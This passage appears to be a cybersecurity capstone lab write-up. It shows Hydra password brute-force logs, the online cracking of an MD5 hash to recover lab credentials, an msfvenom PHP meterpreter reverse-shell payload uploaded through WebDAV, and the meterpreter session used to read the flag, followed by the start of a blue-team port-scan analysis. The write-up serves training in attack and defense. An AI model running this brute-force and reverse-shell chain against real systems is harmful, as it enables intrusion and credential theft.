[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "march6" - 10125 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 13] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "iluvgod" - 10144 of 14344399 [child 10] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-11-04 19:22:22
root@Kali:/usr/share/wordlists#
```

Exploitation: Brute Force Password

Successful of user access



192.168.1.105/company_folders/secret_folder/

```
ERROR: FILE MISSING


Please refer to company_folders/secret_folder/ for more information


ERROR: company_folders/secret_folder is no longer accessible to the public
```

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: “For ashtons eyes only”

User Name: ashton

Password: ●●●●●●●●●

```
          Raw packets sent: 5822 (260.674KB) | Rcvd: 4540 (275.589KB)
root@Kali:~# 
```

Exploitation: Hashed Password

01

Tool & Process

I used the website crackstation.net to crack the hash to obtain the password.

02


Achievements

The hash password “linux4u” was used in conjunction with username “Ryan” to access the /WebDAV folder.

Exploitation: Hashed Password

03

Use “crackstation.net” to crack the hash



CrackStation - Online Password Hash Cracking - MD5, SHA1, Linux, Rainbow Tables, etc. - Mozilla Firefox
https://crackstation.net
CrackStation
Defuse.ca · Twitter
CrackStation
Password Hashing Security
Defuse Security
I'm not a robot
reCAPTCHA
Crack Hashes

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

How CrackStation Works

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "VERONICA" - 8751 of 14344399 [child 11] (0/0)
```

Exploitation: Hashed Password

Successfully access the Webdav/ folder.



192.168.1.105/company_folders/secret_folder/connect_to_corp_server

```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at
root@Kali:/usr/share/wordlists# 
```

Network - File Manager

dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

Enter password for webdav

Username: ryan

Password: •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

Exploitation: LFI Vulnerability

01

Tool & Process

I used Metasploit -“msfvenom” to create shell.php file and “meterpreter” to deliver a payload onto the vulnerable Capstone server.

02


Achievements

I used the “multi/handler” exploit to get successfully access to the Capstone machine’s meterpreter shell.

Exploitation: LFI Vulnerability

03

Shell.php file transfer into Capstone webdav/ folder.



```
root@Kali:~# ls
Desktop  Documents  Downloads  Music  PHP  PHP.exe  Pictures  Public  shell.php  Templates  Videos
root@Kali:~# 
```


dav://192.168.1.105/webdav/

Warning, you are using the root account, you may harm your system.

2 items

Exploitation: LFI Vulnerability


Use msfvenom with command and multi/handler exploit to get “meterpreter”



```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 -f raw -o shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
Saved as: shell.php
root@Kali:~# msfconsole
[-] ***rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***


       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Exploitation: LFI Vulnerability


successfully established the meterpreter session.



```
Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.1.90
lhost ⇒ 192.168.1.90
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.90     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:33718) at 2021-11-05 01:48:45 -0700
```

Exploitation: LFI Vulnerability

Successfully access the capstone’s machine shell and Find the Flag



```
Mode               Size  Type  Last modified              Name
----               ----  ----  -------------              ----
40755/rwxr-xr-x    4096  dir   2020-05-19 09:51:23 -0700  ashton
40755/rwxr-xr-x    4096  dir   2019-05-07 12:04:40 -0700  data
40755/rwxr-xr-x    4096  dir   2019-05-07 11:19:58 -0700  ryan
40755/rwxr-xr-x    4096  dir   2020-07-01 12:14:29 -0700  vagrant

meterpreter > cd ../
meterpreter > ls
Listing: /
==========

Mode               Size        Type  Last modified              Name
----               ----        ----  -------------              ----
40755/rwxr-xr-x    4096        dir   2020-05-29 12:05:57 -0700  bin
40755/rwxr-xr-x    4096        dir   2020-06-27 23:13:04 -0700  boot
40755/rwxr-xr-x    3840        dir   2021-11-04 22:22:37 -0700  dev
40755/rwxr-xr-x    4096        dir   2020-06-30 23:29:51 -0700  etc
100644/rw-r--r--   16          fil   2019-05-07 12:15:12 -0700  flag.txt
40755/rwxr-xr-x    4096        dir   2020-05-19 10:04:21 -0700  home
100644/rw-r--r--   57982894    fil   2020-06-26 21:50:32 -0700  initrd.img
100644/rw-r--r--   57977666    fil   2020-06-15 12:30:25 -0700  initrd.img.old
40755/rwxr-xr-x    4096        dir   2018-07-25 16:01:38 -0700  lib
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:54 -0700  lib64
40700/rwx------    16384       dir   2019-05-07 11:10:15 -0700  lost+found
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  media
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  mnt
40755/rwxr-xr-x    4096        dir   2020-07-01 12:03:52 -0700  opt
40555/r-xr-xr-x    0           dir   2021-11-04 22:21:55 -0700  proc
40700/rwx------    4096        dir   2020-05-21 16:30:12 -0700  root
40755/rwxr-xr-x    920         dir   2021-11-04 23:51:35 -0700  run
40755/rwxr-xr-x    12288       dir   2020-05-29 12:02:57 -0700  sbin
40755/rwxr-xr-x    4096        dir   2019-05-07 11:16:00 -0700  snap
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  srv
100600/rw-------   2065694720  fil   2019-05-07 11:12:56 -0700  swap.img
40555/r-xr-xr-x    0           dir   2021-11-04 22:21:59 -0700  sys
41777/rwxrwxrwx    4096        dir   2021-11-04 23:25:03 -0700  tmp
40755/rwxr-xr-x    4096        dir   2018-07-25 15:58:48 -0700  usr
40755/rwxr-xr-x    4096        dir   2020-05-21 16:31:52 -0700  vagrant
40755/rwxr-xr-x    4096        dir   2019-05-07 11:16:46 -0700  var
100600/rw-------   8380064     fil   2020-06-19 04:08:40 -0700  vmlinuz
100600/rw-------   8380064     fil   2020-06-04 03:29:12 -0700  vmlinuz.old

meterpreter > cat flag.txt
b1ng0w@5h1sn@m0
meterpreter >
```

Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan started at 00:25hrs on 05th of November 2021.

- 17,107 connections occurred at the peak and the source IP is 192.168.1.90

- As we see in the ‘Connection over time ECS chart’, the sudden peaks in the network traffic indicate that this was a port scan.

